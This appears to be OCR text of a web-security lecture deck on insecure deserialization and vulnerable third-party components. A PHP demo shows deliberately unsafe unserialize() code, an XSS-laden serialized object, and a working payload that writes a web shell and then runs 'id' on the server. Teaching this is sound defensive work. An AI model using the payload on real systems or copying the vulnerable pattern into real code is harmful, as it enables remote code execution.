General Topics

Insecure Deserialization, Components with known Vulnerabilities,
Logging & Monitoring, WAFs

Rough Overview

1. Introduction
2. Basic Principles and Resources
3. Architecture & Basic Web Procedure
4. Authentication and Session Management
5. Authorization
6. Server and Backend Attacks
7. Remaining Client Attacks
8. >> General Topics <<
9. Conclusions

Serialization / Deserialization


- Serialization
  - turns objects into a data format suitable for storage and communication
    - e.g. JSON, XML, Binary …
- Deserialization
  - restores objects from some data format

```php
class User{
    public $uname = "Luke";
    public $role = "Jedi";

}
```


```php
if(isset($_POST['user_data']))
    $user = unserialize($_POST['user_data']);
else
    $user = new User;
```


```php
<html>
    <head><title>Serialization</title></head>
    <body>
        <h1>Welcome <?php echo($user->uname); ?></h1>
        Your role: <?php echo($user->role); ?>

        <form method="post">
            <input type="hidden" name="user_data" value='<?php echo(serialize($user)); ?>'></input>
            <input type="submit" value="Do something" />
        </form>

    </body>
</html>
```

```php
8   if(isset($_POST['uname']) && isset($_POST['role']))
9   {
10      $user = new User;
11      $user->uname = $_POST['uname'];
12      $user->role = $_POST['role'];
13      echo(htmlentities(serialize($user)));
14  }
```




```
O:4:"User":2:{s:5:"uname";s:29:"Luke<script>alert(1)</script>";s:4:"role";s:5:"admin";}
```


Serialization
lightside.me/serialization.php
Welcome Luke
Your role: Jedi
Do something
Inspector
Console
Debugger
Network
Style Editor
Performance
Memory
Search HTML
<html>
<head> ... </head>
<body>
<h1>Welcome Luke</h1>
Your role: Jedi
<form method="post">
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
<input type="submit" value="Do something">
</form>
</body>
</html>




Welcome Luke


Your role: admin


Do something


```php
class User{
    public $uname = "Luke";
    public $role = "Jedi";

    public function __construct()
    {
        $this->customlog($this->uname, "{$this->uname} created.\n");
    }

    public function __wakeup()
    {
        $this->customlog($this->uname, "{$this->uname}:{$this->role} loaded.\n");
    }

    protected function customlog($fname, $fcontent)
    {
        if(!file_exists($fname)){
            touch("logs/".$fname);
        }
        file_put_contents("logs/".$fname, $fcontent, FILE_APPEND);
    }
}
```




```
O:4:"User":2:{s:5:"uname";s:9:"shell.php";s:4:"role";s:22:"<?php system('id'); ?>";}
```




Request to http://lightside.me:80 [192.168.0.101]
Forward
Drop
Intercept is on
Action
Open Browser
Comment this item
Raw
Params
Headers
Hex
Pretty
Raw
\n
Actions
1 POST /serialization.php HTTP/1.1
2 Host: lightside.me
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:83.0) Gecko/20100101 Firefox/83.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 126
9 Origin: http://lightside.me
10 Connection: close
11 Referer: http://lightside.me/serialization.php
12 Cookie: PHPSESSID=bbjueacmlo5dldhp9rmg3ouru0
13 Upgrade-Insecure-Requests: 1
14
15 user_data=
%4f%3a%34%3a%22%55%73%65%72%22%3a%32%3a%7b%73%3a%35%3a%22%75%6e%61%6d%65%22%3b%73%3a%39%3a%22%73%68%65%6c%6c%2e%70%68%70%22%3b%73%3a%34%3a%22%72%6f%6c%65%22%3b%73%3a%32%32%3a%22%3c%3f%70%68%70%20%73%79%73%74%65%6d%28%27%69%64%27%29%3b%20%3f%3e%22%3b%7d


lightside.me/logs/shell.php
lightside.me/logs/shell.php
shell.php:uid=33(www-data) gid=33(www-data) groups=33(www-data),4(adm) loaded.

Example: PHP Deserialization

- At least three possible problems:
  - Missing Input Validation
    - Objects are often seen as “trusted” and aren’t validated
      - Nonsense if they come from an untrusted place (e.g. user, remote datastore etc.)
  - Dangerous Code in Magic-Functions
    - e.g. filesystem-operations, system-interaction, eval, etc.
  - Bugs in underlying C-Code
- Recommended reading:
  - https://www.netsparker.com/blog/web-security/untrusted-data-unserialize-php/

Nice example from 2015


Commons Collections Library

- Deserialization vulnerability that led to RCE
- Extremely popular in Java world
  - WebSphere
  - Jboss
  - Weblogic
  - Java RMI (Remote Method Invocation)
  - and every application that directly uses CC

- Nice writeup
  - https://foxglovesecurity.com/2015/11/06/what-do-weblogic-websphere-jboss-jenkins-opennms-and-your-application-have-in-common-this-vulnerability/


- Try it on your own
  - https://portswigger.net/web-security/deserialization/exploiting/lab-deserialization-exploiting-java-deserialization-with-apache-commons

Insecure Deserialization



Goal	Inject manipulated objects to bypass security checks or execute arbitrary code.
How	
Solution	
OWASP Top 10	
(Primary) Violated Principle	

Insecure Deserialization



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

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

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

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

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

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

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OWASP Top 10	A8:2017-Insecure Deserialization
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

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OWASP Top 10	A8:2017-Insecure Deserialization
(Primary) Violated Principle	„Define an approach that ensures all data are explicitly validated.“

3rd party components

It’s ok to use 3rd party components


- libraries
- frameworks
- etc.

Just be aware you also include their problems

- Commons Collection is the best example

And act appropriately

Vulnerabilities in 3rd Party Components



Goal	Compromising an application by exploiting a publicly known vulnerability in one of it’s included components (libraries, frameworks etc.)
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Solution	
OWASP Top 10	
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
Vulnerabilities in 3rd Party Components



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

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

